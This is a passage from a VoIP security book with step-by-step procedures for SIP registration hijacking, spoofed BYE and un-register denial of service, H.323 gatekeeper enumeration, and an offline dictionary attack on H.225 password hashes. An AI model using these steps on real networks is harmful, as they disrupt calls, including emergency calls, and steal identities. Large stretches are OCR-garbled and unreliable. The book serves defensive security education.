


Figure 2-10: SIP registration request

In Figure 2-10, there are no cryptographic protections in the previous SIP REGISTER request. This opens the door for attackers to spoof the registration request and hi ack the identities of SIP User Agents.

In order to hi ack the registration of a SIP User Agent, an attacker can submit the same registration request packet shown previously but modify the `Contact` field in the SIP header and insert her own IP address. For example, if an attacker named Raina wanted to hi ack the registration of a user called Sonia, she would replace the `Contact` field, which contains Sonia's IP address of 192.1 .5.122, with her own, which is 192.1 .5.12 . Raina would then spoof a REGISTER request with her IP address instead of Sonia's, as shown in Figure 2-11 (notice that the `From` field still says **Sonia 1 1 1 1**, but the `Contact` field says **Raina 1 1 1**).

Figure 2-11: Spoofed REGISTER packet

The best method of spoofing a SIP message is with the SiVuS tool (**http: www opsecurity org**), a VoIP scanner primarily used for SIP-based implementations. Among other things, SiVuS can discover SIP networks, scan SIP devices, and create SIP messages. Its ability to create SIP messages is very useful for the registration-hi acking attack. For example, here's how you could use SiVuS to spoof a registration attack and hi ack another user's identity on the SIP network.

1. Open SiVuS.
2. Under the **SIP** tab, select **Utilities** ➢ **Message Generator**.
3. In the SIP Message section, enter values a through m from the following text. Replace italic text with the correct values from your local network. The values are based on the user Raina's hi acking the registration of the user Sonia (based on the legitimate request in Figure 2-10). otice step m in italic bold, where Raina inserts her own contact IP address. Sonia's information is listed in steps h and i:
    a. Method: `REGISTER`
    b. Transport: `UDP`
    c. Called User: `Sonia`
    d. Domain: `192.168.2.102`

e. Port: `49304`

f. Via: `SIP/2.0/TCP 192.168.5.122`

g. Branch: `z9hG4bK-d87543-8C197c3ebd1b8855-1-d87543`

h. To: `Sonia <sip:Sonia@192.168.2.102>`

i. From: `Sonia <sip:Sonia@192.168.2.102>`

j. From Tag: `ff761a48`

k. Call-ID: `845b1f52dd197838MThmMDVhZWRkYZIxMmI1MjNiNDA4MThmYTJiODdiMzM`

l. Cseq: `1 Register`

m. Contact: `sip:Raina@192.168.5.126`

4. Click the **Start** button. (The configuration information is also shown in Figure 2-12.)




Figure 2-12: Spoofing SIP messages using SiVuS

Before the previous exercise can hijack a session, the attacker needs to take the legitimate user off the network. A good method to do this is by de-registering the legitimate SIP User Agent from the SIP Proxy server, as discussed later in “Denial of Service via BYE Message” on page 42.

Once the hijacking attack message is submitted to the SIP Proxy server, the attacker has successfully hijacked the User Agent’s registration.

Spoofing SIP Proxy Servers and Registrars

The number of SIP spoofing attacks is quite large, including the ability to spoof a response from SIP infrastructure servers, such as SIP Proxy servers and SIP Registrars. During a registration request, a SIP User Agent sends a SIP Proxy or Registrar server a REGISTER message. An attacker can then submit a forged response from the domain and redirect the User Agent to a SIP Proxy server or Registrar that she controls. For example, if a SIP User Agent tried to contact **eNapkin com**with the contact address 172.16.1.100, an attacker could forge the response for **eNapkin com**, but with the contact address of 192.168.1.150, a SIP Proxy/Registrar that the attacker controls. When the legitimate User Agent wishes to call users in **eNapkin com**, the attacker can redirect the calls to User Agents he controls, thereby receiving or recording phone calls that are intended for someone else.

Denial of Service via BYE Message

Similar to H.323 and IAX signaling protocols, SIP is also vulnerable to many Denial of Service (DoS) attacks. The first DoS attack to discuss is simply spoofing a BYE message from one User Agent to another. A BYE message is sent from one user to another to indicate that the user wishes to terminate the call and thus end the session. In normal circumstances, a User Agent would submit a BYE message once the call has been completed. However, an attacker can spoof a BYE message from one user to another and terminate any call in progress.

Before this attack can take place, an attacker needs to sniff a few items from an existing conversation between two parties (from an INVITE message or similar), specifically the Call-ID and tag values. After the attacker has captured these entities over the network, he can create a BYE message, forging the `From` field as one side of the conversation and adding the victim in the `To` field. Once the `From` field (which is the attacker’s spoofed source address), the `To` field (which is the victim), the Call-ID value, and tag values are accurate for the call, the attacker can send the packet and the call will be instantly terminated (note that all this information is available over the network in cleartext).

Complete the following steps to tear down a SIP session between two entities by using a BYE message:

1. Open SiVuS. (The remainder of the steps are SiVuS-specific.)
2. Under the **SIP** tab, select **Utilities** ➢ **Message Generator**.
3. In the **SIP Message** section, enter values a through j, replacing items in bold that correspond to your local network. The values in the example below are based on the attacker Raina’s terminating a call between Kusum and Sonia (based on the legitimate request in Figure 2-10):

a. Method: `BYE`

b. Transport: `UDP`

c. Called User: `Sonia`

d. Domain: `192.168.2.102`

e. Via: SIP/2.0/TCP `192.168.5.122`

f. To: `Sonia <sip:Sonia@192.168.2.102>`

g. From: `Kusum <sip:Kusum@192.168.2.102>`

h. From Tag: `ff761a48`

i. Call-ID: `845b1f52dd197838MThmMDVhZWRkYZIxMmI1MjNiNDA4MThmYTJiODdiMzM`

j. Cseq: `2 Bye`

4. Select the **Start** button. (The configuration information is also shown in Figure 2-13.)




Figure 2-13: SIP teardown attack with SiVuS

Notice in the **Conversation Log** area in Figure 2-13 that the SIP Proxy server returns a `200 OK` message to the user, indicating that the spoofed BYE message was successful and the call was terminated. The Conversation Log is also shown below:

```
SIP/2.0 200 OK
Via: SIP/2.0/TCP
192.168.5.122; branch=;received=192.168.5.122
From: "iSEC" <sip:Sonia@192.168.2.102>;tag=ff761a48
To: "iSEC" <sip:Kusum@192.168.2.102>;tag=as3a9bd758
Call-ID: 845b1f52dd197838MThmMDVhZWRkYZIxMmI1MjNiNDA4MThmYTJiODdiMzM
CSeq: 2 BYE
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Content-Length: 0
```

A similar Denial of Service attack can be conducted with the SIP CANCEL method using the same steps as above. Instead of terminating an existing call in progress, which is possible via BYE, the CANCEL method can be used to execute a SIP DoS attack on SIP User Agents attempting to start a call. Hence, a BYE attack can be used during a call, and a CANCEL attack can be used before the call starts.

Denial of Service via REGISTER

Similar to the registration-hijacking attack, an attacker can perform a Denial of Service attack by associating a legitimate User Agent with a fake or non-existent IP address. When calls are redirected to the non-existent IP address, there will be no response and the call will fail.

In order to perform a Denial of Service attack via a REGISTER packet, an attacker can submit the same registration request packet shown in Figure 2-10 but modify the `Contact` field in the SIP header and insert a fake/non-existent IP address. For example, if an attacker called Raina wanted to carry out a DoS attack on the user called Sonia, she could replace the `Contact` field, which has Sonia's IP address of 192.168.5.122, with a fake one like 118.118.8.118. Raina would then spoof a REGISTER request with the fake IP address instead of Sonia's, as shown in Figure 2-14.

Figure 2-14: Spoofing `Contact` field in SIP messages

Denial of Service via Un-register

Our next Denial of Service attack involves un-registering SIP User Agents. Un-registering makes it possible to remove a SIP User Agent from a Proxy server or Registrar. While un-registering is not a standard method stated in the SIP RFC, the ability to un-register a User Agent is supported by a few SIP devices.

Note The un-registration process has nothing to do with an existing call and should not be confused with the SIP BYE method.

The problem with the un-registration method is that authentication is usually not required to remove a User Agent from a SIP Proxy server or Registrar.

ence i a SIP ser Agent is legitimately registered to a SIP Proxy server an attac er can simply attempt to n-register the ser Agent

In order to n-register a ser Agent the REGISTER method is sed there is no NREGISTER method in SIP hen sending the REGISTER method instead o placing a standard expiration val e in the pac et Expires val e in the SIP header s ch as or the attac er sets the val e to ero The attac er then sends the REGISTER pac et ith the Expires val e set to ero to the SIP Proxy server or Registrar hich tells the server to n-register the ser Agent immediately The legitimate ser Agent can attempt to re-register t the attac er can simply send another DP pac et and immediately n-register it

Beca se the attac involves only one DP pac et the attac er can exec te the n-registration process once every e min tes or an inde inite period o time This ill prevent the legitimate SIP ser Agent rom registering to the SIP Proxy server or Registrar F rthermore this attac can e sed in con nction ith the registration-hi ac ing attac disc ssed previo sly

ere s ho to n-register a SIP session et een t o entities

Open SiV S

nder the ta select tiliti s ➢ ssa n ato

In the ssa section enter the correct val es in all ields or the REGISTER message Val es a thr l can e entered rom the ollo ing list replacing all items in italic rom yo r local net or The example elo is ased on the attac er Raina s terminating a call et een K s m and Sonia ased on the legitimate req est in Fig re - Notice step l here the Expires val e is set to ero

a **Method** REGI STER

Transport UDP

c **Called** ser Soni a

d **Domain** 92. 6 . 2. 02

e **Via** SIP/2.0/TCP 92. 6 . 5. 22

To Soni a si p: Soni a 92. 6 . 2. 02

g **From** Kusum si p: Kusum 92. 6 . 2. 02

h **From Tag** f f 6 a

i **Call-ID** 5b f 52dd 9 MThmMDVh WRkY I xMml M Ni NDA MThmYT i ODdi MzM

Cseq REGI STER


Contact

l **Expires** 0

Select the ta t tton The con ig ration in ormation is also sho n in Fig re -

in

in is the process o s mitting random data to a protocol or application in order to ca se it to ail l the program ails crashes sec rity iss es may e identi ied at ail re points ithin the protocol or application The SIP protocol can e ed to test the ro stness o a vendor s implementation o SIP For example i the protocol cannot de end against common ing techniq es the availa ility o the VoIP net or co ld e a ected



i n-registering SIP ser Agents

The PROTOS pro ect http: www ee oulu fi research ouspg protos testing c 7 sip inde html has a SIP ing tool that can e sed to test a VoIP net or that ses SIP e ll se the PROTOS tool to the SIP protocol as ollo s

Do nload the er a ava a ile rom http: www ee oulu fi research ouspg protos testing c 7 sip c 7-sip-r ar Yo ll need to have a ava VM r nning on yo r operating system

Enter the ollo ing on the command line in order to get the options or the tool

```
java -jar c07-sip-r2.jar
```

3. In order to test a SIP Pro ser er/ egistrar ith the IP address of 192.1 8.11.17, enter the follo ing on the command line:

```
java -jar c07-sip-r2.jar -touri 1108@192.168.11.17 -dport 5060
```

As sho n in igure 2-1 , the fu er ill run through all its test cases one b one. If the SIP Pro ser er/ egistrar fails, the fu er ma ha e found a securit issue ith it. It is neither uick nor eas to find a securit issue ith fu ing, but it is the first step of a multiple-step approach.




Figure 2-16: u ing SIP

Previous Next

Chapter 2 - Signaling: SIP Security
ac ing VoIP: Protocols Attac s and Countermeasures
y im anshu D i edi
No Starch Press 2009

Previous Next

Summary

SIP is emerging as a ma or signaling protocol in VoIP infrastructures, especiall on PC-based soft phones. ecause SIP is largel based on HTTP, it is probabl the most seamless protocol to be used ith IP net orks. the same token, it inherits uite a fe of HTTP s securit e posures. As e ha e seen, SIP s authentication methods are ulnerable to se eral attacks, including passi e dictionar attacks. SIP s authentication model also allo s attackers to retrie e the User Agent s pass ord uite easil . urthermore, the identit of an SIP User Agent cannot be trusted because attackers can hi ack registration attempts of legitimate SIP de ices.

The reliabilit of the SIP net ork lea es much to be desired. e ha e discussed onl a fe of the large amount of Denial of Ser ice attacks against SIP User Agents and ser ers. Voice communications, including 911 calls, re uire a high le el of reliabilit . an SIP entities, including hard phones, soft phones, gate a s, and border controllers, are uite eas to take offline, cut off, or simpl ensure that no communication takes place.

hen building a VoIP net ork using SIP, it is important to kno about the ma or problems ith authentication and reliabilit . This chapter has focused on SIP s fla s in order to help organi ations understand the risks. Chapter 9 ill discuss the defenses for VoIP communication, including the use of SSIP Secure SIP .

Previous Next

Chapter 3 - Signaling: H.323 Security
ac ing VoIP: Protocols Attac s and Countermeasures
y im anshu D i edi
No Starch Press 2009

Previous Next

Chapter 3: Signaling: H.323 Security

, an International Telecommunication Union-Telecommunication Standardi ation Sector ITU-T standard, is a er common signal protocol used on VoIP net orks. As a signaling protocol, it is used for registration, authentication, and establishing endpoints

on the net ork. Similar to SIP, H.323 handles signaling and relies on TP for media transfer discussed in Chapter . Ho e er, H.323 is a s stem specification comprising se eral other ITU-T protocols, including H.225 manages registration, admission, and status , H.2 5 the control protocol , H. 50 offers supplementar ser ices , H.235 pro ides securit ser ices for both signaling and media channels , H.239 offers dual streaming , and H. 0 allo s fire all tra ersal . an VoIP deplo ments use H.323 because it can integrate better ith e isting P s stems and offers stronger reliabilit than SIP. or more information on the H.323 standard, refer to **http: www itu int rec T-R - - -I en** .

This chapter is dedicated to H.323 securit as it pertains to VoIP. The emphasis ill be on H.323 s subprotocols, specificall the ones that manage authentication and authori ation for H.323 endpoints e.g., hard phones . The chapter ill also co er the basics of H.323 securit and H.323 attacks, including authentication, authori ation, and Denial of Ser ice DoS .

H.323 Security Basics

e e pa so an o ne o a e endpo n s and de ces ncl d n a e eepe s med a po es a e a s and bo de con olle s a e eepe s e se and a en ca e endpo n s e also s o e a da abase o all e se ed clen s on e ne o a e a s on eo e and a e de ces a o e calls om one a e eepe o ano e le ess on o de on olle s elp o ne o s comm n ca e a o nd ne o e alls ee o ap e o mo e n o ma on on eac o ese de ces

e olb n a e e co e sec aspec s o a llbe d sc ssed n s sec on

n me a on den n de ces

en ca on

o a on alas

Enumeration

n e ec e a o en me a e a pa c la pe o de ce on a ne o s o pe om a po scan o e ample a eb se e can be en me a ed b e p esence o po

able ls s e poss ble po s a an endpo n o de ce co ld be ls enn on le some o e po s a e s a c s c as po s and m an a e no e a sess on as been n al ed o en needs a d nam c se o po s be een e endpo n and a e eepe e po s can be an e e be een and c s a ma o eason e all eams d sl e o o and e alls llbe d sc ssed n ap e

Table 3-1: H.323 Ports

Port	Description	Static or Dynamic
	ana em en	a c
	a e eepe sco e	a c
	a e eepe	a c
	all e p	a c
	d o on ol	a c
		nam c
e en	d o deo	nam c
po odd	on ol	nam c

om ple e e olb n e e c se o en me a e de ces on a ne o

o nbad m ap om http://insecure.org/nmap/

pe nmap.exe on e comm and lne o e e e es n a o e ool

pe e olb n on e comm and lne o en me a e endpo n s and a e eepe s

nma e e s , , , I P Addr ess ange

o a class ne o on ne o pe e olb n

nma e e s , , ,

ll add esses a s o open n e col m n a e p obabl de ces ee e o a ne ample n c seem s o be an de ce




Figure 3-1: n me a n en es

nce an de ce s c as a a e eepe as been den ed on e ne o an endpo n can e se o en en e p se depb men s o do no e e a en ca on o e s a on ence an a ac e can s mpl do nbad e endpo n o s o e c o ce and e se e a e eepe nce an endpo n e se s o a a e eepe all a lable n o ma on s c as o e endpo n s on e ne o can be en me a ed s alb s an anon mo s na o ed se o nd all en es on e ne o ncl d n alases o spoo n a ac s d sc ssed la e n s c ap e

om ple e e olb n e e c se o e se an a e eepe

o nbad o e la http:// . nisolutions.com /products/po erplay/pcontact.htm l o o a o e clen

pen o e la b c oos n **Start ➢ Programs ➢ PowerPlay ➢ PowerPlay Control Panel**

elec e **Gatekeeper** ab

n e m ddle o e sc een e e s a e bo o op ons one s o a om a call d sco e a e eepe s and e o e s o s a call setting the gatekeeper address. Type the IP address of any node that had port 1719 open from the port scan results.

Alternatively, select Automatic Discovery, and PowerPlay will find the H.323 gatekeepers automatically.

5. Once the gatekeeper is entered into the text box, click **OK**. The PowerPlay icon in the taskbar will turn green once it has registered with the gatekeeper (assuming authentication has not been enabled, which is the norm).

Done! You have now enumerated H.323 gatekeepers on the network and successfully registered your H.323 client. At this point, voice calls to other H.323 clients can be performed. Additionally, enumeration of the VoIP network can now occur, providing you with E.164 aliases and phone numbers.

If the H.323 gatekeeper on the network requires authentication, consider using Ekiga (http://e iga.org/), an alternative H.323 client that has authentication support. Complete the following exercise to register with an H.323 gatekeeper that requires authentication.

1. Download and install Ekiga from http://e iga.org/.
2. Open Ekiga by choosing **Start** ➢ **Programs** ➢ **Ekiga** ➢ **Ekiga**.
3. Select **Edit** ➢ **Accounts** ➢ **Add**.
4. Enter the following information:
   a. Account Name: o t Name
   b. Protocol: **H.323**
   c. Gatekeeper: a re o gat e ee er o i th the or t a
   d. User: er ame or the a o t
   e. Password: a or or the a o t

Authentication

H.323 endpoints can use three different methods for authentication: symmetric encryption, password hashing, and public key.

Symmetric Encryption

Symmetric encryption uses a shared secret between the H.323 endpoint and gatekeeper. Each endpoint has a GeneralID set up beforehand, which along with the receiver's GeneralID, a timestamp, and a random number is encoded by the secret key (derived from the shared secret). This CryptoToken is then sent to the authenticating device. The authenticating device performs the same function and checks that the items match to determine if the registration is successful.

Password Hashing

The second method for authentication is pass ord hashing. H.323 endpoints use a username (H.323 ID or GeneralID) and password (via H.225) for H.323 devices, such as a media gateway or media proxy. In order to protect the endpoint's password, it is not sent over the network in cleartext. The password is hashed using the MD5 hashing algorithm. However, because creating an MD5 hash of just the password would make the authentication method vulnerable to a replay attack, the password is combined with the username (H.323 ID or GeneralID) and an NTP timestamp in order to make the hash unique for each authentication request.

The timestamp, username, and password are ASN.1-encoded individually and then combined to create an ASN.1 buffer. The ASN.1 buffer is then hashed using MD5 and sent to the gatekeeper.

Note ASN.1 A stract Synta Notation One is a set of encoding rules that transform data into a standard format for later abstraction. ASN.1-encoded data can be decoded by any entity that has ASN.1 support, which are any H.323 endpoints, gateways, and gatekeepers. H.323 uses ASN.1 and PER (Packed Encoding Rules) to reduce packet size for low-bandwidth networks and/or optimal throughput.

Once the gatekeeper has the MD5 hash, it can perform the same function as the H.323 endpoint in order to ensure that the endpoint has the correct password. The gatekeeper performs the same hashing exercise, using the ASN.1-encoded username, password, and timestamp (from the NTP server) to see if both hashes match. If they do, the gatekeeper knows that the H.323 endpoint has used the correct password. If the hashes do not match, the gatekeeper knows that the password used by the endpoint is not correct and therefore, the endpoint is not authenticated. Figure 3-2 illustrates the authentication process with H.225.

In Figure 3-2, an example authentication process is shown between an H.323 endpoint and authenticator, such as a gatekeeper. The steps are as follows:

1. The H.323 endpoint requests authentication.
2. Both entities get the timestamp from the NTP server, which is based on the time elapsed in seconds from January 1, 1970.
3. The endpoint ASN.1 encodes its username, password, and NTP values individually and then creates an ASN.1 buffer.
4. The ASN.1 buffer is used to create the MD5 hash (identified as cryptoEPPwdHash in the packet), which is then sent to the gatekeeper.
5. The gatekeeper, which already knows the username and password, retrieves the timestamp information from the NTP server to perform the same exercise. If the MD5 hash created by the gatekeeper matches the MD5 hash that the H.323 endpoint sent over the network, the gatekeeper knows that the password is correct and can then authenticate the endpoint.




Figure 3-2: H .323 aut entication process

fall t e aut entication m et ods pass ord as in seem s to be t e m ost com m on but its also ulnerable to a fe attacks (as discussed in H .323 Securit Attacks on pa e 55).

Public Key

T e last m et od of aut entication is pu lic ey. T is m odel uses certificates instead of s ared secrets located on t e ends of t e H .323 aut entication process. T is m et od is t e m ost secure for aut entication but it is also t e m ost cum bersom e because of t e use of certificates on eac endpoint of t e VoI net ork.

Authorization

H .323 endpoints use an E .164 alias for identification. T e E .164 alias is an international num bers stem t at com prises a countr code ( ) optional national destination code (D) and a subscriber num ber (S). An E .164 alias can be up to 15 num eric alues in len t set d nam icall b a atekeeper or locall b t e endpoint itself.

T e E .164 alias is com m onl used as t e prim ar identifier for H .323 endpoints. T e alias is also useful for securit as aliases can be rouped for different call pri ile es. For e am ple one specific set of E .164 aliases can be allo ed to re ister to atekeepers and m ake calls an ere (e. . aliases startin it 510) ile a different roup of E .164 aliases m i t be aut ori ed to re ister and dial internal num bers (e. . aliases startin it 605). et anot er set of aliases m i t be able to call e ecuti e conference brid es (e. . aliases startin it 415). Fi ure 3 3 s o s o E .164 aliases can be used to control dial out procedures b H .323 endpoints.




Figure 3-3: E .164 alias for securit controls

Fi ure 3 3 s o s an e am ple aut ori ation process bet een atekeepers t at perm it access to certain t pes of functions based on t e E .164 alias. T e atekeeper allo s onl outbound international calls to a roup A unlim ited internal calls to roup and calls to t e e ecuti e conference brid e to roup .

Note en it com es to securit E .164 aliases can be considered sim ilar to a M A address on Et ernet cards. M A address filterin is often used on Et ernets itc es to lim it access to certain parts of a net ork. ile E .164 alias are not M A address e ui alents (endpoints still a e t eir o n Et ernet M A addresses) t e E .164 alias is used as a trusted identifier for H .323 endpoints.

Previous Next

Team nknow n elease

The Coverim age

Chapter 3 - Si gnaling: H .323 Security

Hacking VoIP: Protocols, Attacks, and ountermeasures

by Him anshu wivedi

No Starch Press 2009

Previous Next

H.323 Security Attacks

H .323 endpoints use H .225 s Re istration Adm ission Status (RAS) form an securit item s includin aut entication and re istration functions. RAS ser ices allo endpoints atekeepers and ate a s to c atter it one anot er in order to ensure t at eac de ice is re istered can talk appropriatel and is still ali e. Item s like re istration connecti it band idt c an es acti e non acti e status and un re istrations bet een endpoint atekeepers occur it t e use of RAS.

In term s of securit RAS andles ke com ponents for H .323 net orks. For e am ple en an H .323 endpoint is connected to t e net ork it m ust use RAS s re istration function to speak in t e VoI en ironm ent. If t e endpoint is unable to re ister or cannot re ister ia RAS t e endpoint is sim pl not t ere. RAS also andles aut entication for H .323. nce an endpoint is re istered t e endpoints usernam e pass ord is confirm ed to from t e atekeeper. After re istration and aut entication a e occurred ia RAS on H .323 VoI net orks endpoints can start m akin or recei in p one calls. efore t e RAS ser ices are im plem ented neit er can appen.

H .225 s re istration (aut entication) process does protect t e pass ord a ainst com m on sniffin attacks because it does not send t e pass ord across t e net ork in clear te t. nfortunatel H .225 is still ulnerable to m an securit attacks. T e attacks t at ill be discussed are:

- Username enumeration (H.323 ID)
- H.323 password retrieval (offline dictionary attack)
- Replay attack on H.22 authentication
- H.323 endpoint spoofing (E.164 alias)
- E.164 alias enumeration
- E.164 hopping attacks
- Denial of Service via NTP
- Denial of Service via UDP (H.22 registration reject)
- Denial of Service via H.22 nonStandardMessage
- Denial of Service via Host Unreachable packets

Username Enumeration (H.323 ID)

When authentication is required between a gatekeeper and an H.323 endpoint, the H.323 endpoint will send its username and password to the authenticating device, as noted in the architecture described in Figure 3-2. In order to capture the username used by the H.323 endpoint, an attacker can simply sniff the network and capture the username in cleartext. A switched network provides little protection as an attacker can perform a man-in-the-middle attack and capture all the H.22 usernames within the local subnet.

Several attacks can be attempted by an attacker once the username has been captured, including brute-force attacks. Wireshark can be used as the sniffer program to capture the username, which will be noted as the H.323-ID under the H.22 .0 RAS section of the packet trace.

Complete the following exercise to sniff the H.22 username during the authentication process of two H.323 devices.

1. Ensure that the H.323 gatekeeper has been enabled on your lab network.
2. pen your favorite H.323 client.
3. pen Wireshark for network sniffing by choosing **Start** ➢ **Programs** ➢ **Wireshark** ➢ **Wireshark**.
4. From the menu bar, select **Capture** ➢ **Interfaces** ➢ **Prepare**.

. Select **Updates list of packets in real time**, then select `Start`

6. From the H.323 endpoint, connect to the H.323 gatekeeper using Ekiga by entering its IP address in the appropriate location. Furthermore, ensure that the correct username and password have been entered for H.22 authentication. (In our example, the H.323 endpoint uses the username of USER.)

. nce the H.323 endpoint is connected to H.323 gatekeeper, stop sniffing on Wireshark.

8. Using Wireshark, scroll down and select a packet that has the Protocol label of H.22 .0 and the Info description as RAS: RegistrationRequest (as shown in line number 49 0 in Figure 3-4).


   

   Figure 3-4: Wireshark and H.22 packets

9. In the protocol details section of Wireshark (middle section), expand the following:

   H.22 .0 RAS ➢ RASMessage: registrationRequest ➢ registrationRequest ➢ cryptoTokens ➢ Item 0 ➢ Item: cryptoEPPwdHash ➢ cryptoEPPwdHash ➢ alias: H.323-ID ➢ H323.ID: [USERNAME]

   The entry labeled `323.ID: USERNA E` is the username of the H.323 endpoint, which is shown as USER in cleartext, as you can see in Figure 3- .

Image rom ook

Figure 3-5: H.225 username in cleartext

H.323 Password Retrieval

Now that we have retrieved the username of the H. 2 endpoint (H. 2 ID), let's attempt to get the password.

The authentication process of H. 2 endpoints uses H.225, as shown in Figure -2. The password is ASN.1-encoded, along with the username (H. 2 ID) and timestamp (created from the time in seconds from anuary 1, 19 0), to create an ASN.1-encoded buffer. The ASN.1-encoded buffer is then used to create an MD5 hash (labeled as crypto PPwdHash). As mentioned previously, this model ensures that the password is not sent over the network in cleartext; however, the model is not immune to basic offline brute-force attacks.

The following equation is used to create the MD5 password used as the authenticating entity by the endpoint:

D N. 1 Encoded: H. 323 I D Password timestamp Has

This method is vulnerable to an offline dictionary attack. An attacker sniffing the network, using a man-in-the-middle attack, can capture two of the three items required to brute-force the password offline. Furthermore, because H. 2 endpoints often use basic passwords, such as the four-digit extension of the hard phone or soft phone, the time required to gain the password is minimal.

In order to perform an offline dictionary attack, the attacker needs to sniff the username, timestamp, and resulting MD5 hash from the network, which all go over the network in cleartext. Note in Figure -6 that the H. 2 -ID row has the username (`USER`), the timestamp row has the timestamp **No 2 1 : 32: .** , and the hash row has the resulting MD5 hash: **1 1 D B 33 D2 DB F3 E**.

Image rom ook

Figure 3-6: Packet capture of H. 2 authentication packet

At this point, an attacker can take a dictionary list of passwords and insert each one into the equation along with all the other items that have been captured:

D N. 1-encoded: H. 323-I D password timestamp as

For the brute-force attack, the attacker takes a password from the dictionary file, along with the username (H. 2 ID), timestamp, and then ASN.1 encodes each value individually. The ASN.1-encoded buffer is then hashed using the MD5 hashing function. If the MD5 hash that the attacker created with the trial password is the same MD5 hash captured over the network, then the attacker knows that she has correctly guessed the password. If the MD5 hash is not correct, the attacker inserts a second password into the equation, generates a new hash, and repeats the process until she creates a hash that matches the hash captured over the network. We can also look at the process with a simple equation, such as 5 8. People can brute-force numbers in place of until they receive the correct answer. The attacker can start with 1, which is not correct because it equals 6; then 2, which is not correct because the answer is ; and then , which is correct because the answer is 8. The attacker has determined through brute force that .

Unlike an online brute-force attack, where the attacker may have only limited attempts before he is locked out or noticed on the network, the attacker can perform this test indefinitely (offline on his own PC) until he has cracked the password. Furthermore, because most H. 2 hard phones and soft phones contain easy-to-guess passwords, this exercise will probably not take too long.

For example, if the attacker inserts the known values that were sniffed from the network in our example above into the previous equation, the only unknown is the password, as shown in the new equation:

D N. 1 Encoded: E Password 11 2 1 1 D B 33 D2 DB F3 E

The attacker can now attempt passwords until he receives the correct hash that was sniffed over the network.

The following demonstration explores this passive dictionary attack on H.225 authentication. The first column shows the sniffed username, the second column is the variable that uses a big list of dictionary words for brute-forcing (noted in bold text), the third column shows the sniffed timestamp, and the fourth column shows the resulting MD5 hash value. Once the newly generated MD5 hash value matches the one sniffed over the network (highlighted in bold in the last row), the attacker knows he has guessed the correct password used by the H. 2 endpoint.

```
ni ed apt ured Entities o er t e network:
- sername: E
- imestamp: 11 2
- D Has : 1c 1 d ac 33 d2 d 3 e

D N. 1 Encoded: er ame a or Time tam a h
 E test 11 2 1 1 D B 33 D2 DB F3 E
 E Sonia 11 2 1 1 D B 33 D2 DB F3 E
```

```
USER    +   Raina  + 1162895565 + =! 1C8451595D9AC7B983350D268DB7F36E
USER    +   1108   + 1162895565 + =! 1C8451595D9AC7B983350D268DB7F36E
USER    +   1117   + 1162895565 + =! 1C8451595D9AC7B983350D268DB7F36E
USER    +   isec   + 1162895565 + =! 1C8451595D9AC7B983350D268DB7F36E
USER    +   PASS   + 1162895565 + =  1C8451595D9AC7B983350D268DB7F36E
```

H.323 Replay Attack

H.225 authentication is also ulnerable to a replay attack. A repla attack occurs hen the same hash, a pass ord e ui alent alue, can be re-sent b a different source and authenticated successfull . or e ample, if an entit as accepting onl the D5 hash of pass ords for authentication, an attacker could simpl repla an D5 hash captured o er the net ork, such as the hash of iS C, and repla it. hile the attacker does not kno hat the pass ord is, she has repla ed the pass ord e ui alent alue and been authenticated. or this reason, most D5 hashes are salted using some random alue. or H. 2 , this is the timestamp, but using the timestamp presents other issues.

